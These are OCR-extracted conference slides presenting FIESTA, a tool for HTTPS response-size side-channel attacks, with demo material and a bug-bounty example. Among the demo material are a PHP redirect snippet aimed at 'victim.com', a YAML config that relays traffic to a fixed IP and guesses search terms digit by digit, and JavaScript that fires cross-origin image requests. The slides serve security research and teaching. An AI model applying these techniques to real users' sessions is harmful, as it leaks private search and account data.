
```
<?php

sleep($_GET['sleep']);

header('Location: https://victim.com/search?query=user%20begins%20' . $_GET['data'] . ');

?>
```

FIESTA: an HTTPS side-channel party

Jose Selvi

Hemi Leibowitz @ OWASP AppSec Israel 2015
Nethanel Gelernter @ Blackhat USA 2016






FIESTA: an HTTPS side-channel party

Jose Selvi

1. ~~Once Upon a Time…~~
2. ~~Side-channels in HTTPS~~
3. New Tool: FIESTA
4. Behavior side-channel
5. Real world examples
6. Bug bounty lessons



FIESTA: an HTTPS side-channel party

Jose Selvi


Form
Information
Exposed via
Size
Transmitted
Attack

```
$ sudo fiesta contacts_pentester.yaml
[*] Proxy Server started 0.0.0.0:443
[*] Control Server started 0.0.0.0:80
[*] Please intercept https://contacts.pentester.es
[*] FIESTA is starting...
[*] Testing term "johansson " with charset "0123456789"
```

http://github.com/PentesterES/FIESTA

FIESTA: an HTTPS side-channel party

Jose Selvi



FIESTA: an HTTPS side-channel party

Jose Selvi

```
config:
    comment: "Please intercept https://contacts.pentester.es"
    control: "img"
    oracle:  "response"
    action:  "relay"
    relay_host: "207.154.209.202"
    relay_port: 443
    url: "https://contacts.pentester.es/search/§1§"

    test_delay: 2
    term:      "johansson "
    charset:   "0123456789"
```


DEMO

FIESTA: an HTTPS side-channel party

Jose Selvi

What about CORS?


```
var i = 0;
function load_imgs(){
    var image = new Image();
    image.onload = function(){
        document.body.appendChild(image);
        if (i++ < urls.length - 1) load_imgs();
    };
    image.onerror = function(){
        if (i++ < urls.length - 1) load_imgs();
    }
    image.src = urls[i];
}
load_imgs();
```



FIESTA: an HTTPS side-channel party

Jose Selvi


What about AJAX?



FIESTA: an HTTPS side-channel party

Jose Selvi


What about HTTP/2?



FIESTA: an HTTPS side-channel party

Jose Selvi

What about HTTP/2?



FIESTA: an HTTPS side-channel party


Jose Selvi

What about HTTP/2?

HTTP/1.1

HTTP/2
+ FIESTA

HTTP/2



FIESTA: an HTTPS side-channel party

Jose Selvi

1. ~~Once Upon a Time…~~
2. ~~Side-channels in HTTPS~~
3. ~~New Tool: FIESTA~~
4. Behavior side-channel
5. Real world examples
6. Bug bounty lessons

FIESTA: an HTTPS side-channel party

Jose Selvi

Trying with well-know sites

Rank	Root Domain	Linking F
1	Facebook.com	13,051,14
2	Twitter.com	9,335,327
3	Google.com	7,728,096
4	Youtube.com	4,940,832
5	Linkedin.com	3,220,805
6	Wordpress.org	3,106,560
7	Instagram.com	3,020,698
8	Pinterest.com	2,027,163

OWASP
AppSec Europe
London 2nd-6th July 2018

FIESTA: an HTTPS side-channel party

Jose Selvi

https://hackerone.com/bugs.json?text_query=side%20channel

Hacktivity Directory Inbox 0

Open (1) Pending disclosure (0) All (3) Custom (2)

side channel Show filters

Show: 25 Sort: Most relevant

#220516 Side-channel via response size in search feature 4 months ago


28 4.00 MB 1.67s 0 1 0 Search

Elements Network Resources Timelines Debugger Storage Console Search

All Resources XHRs bugs.json

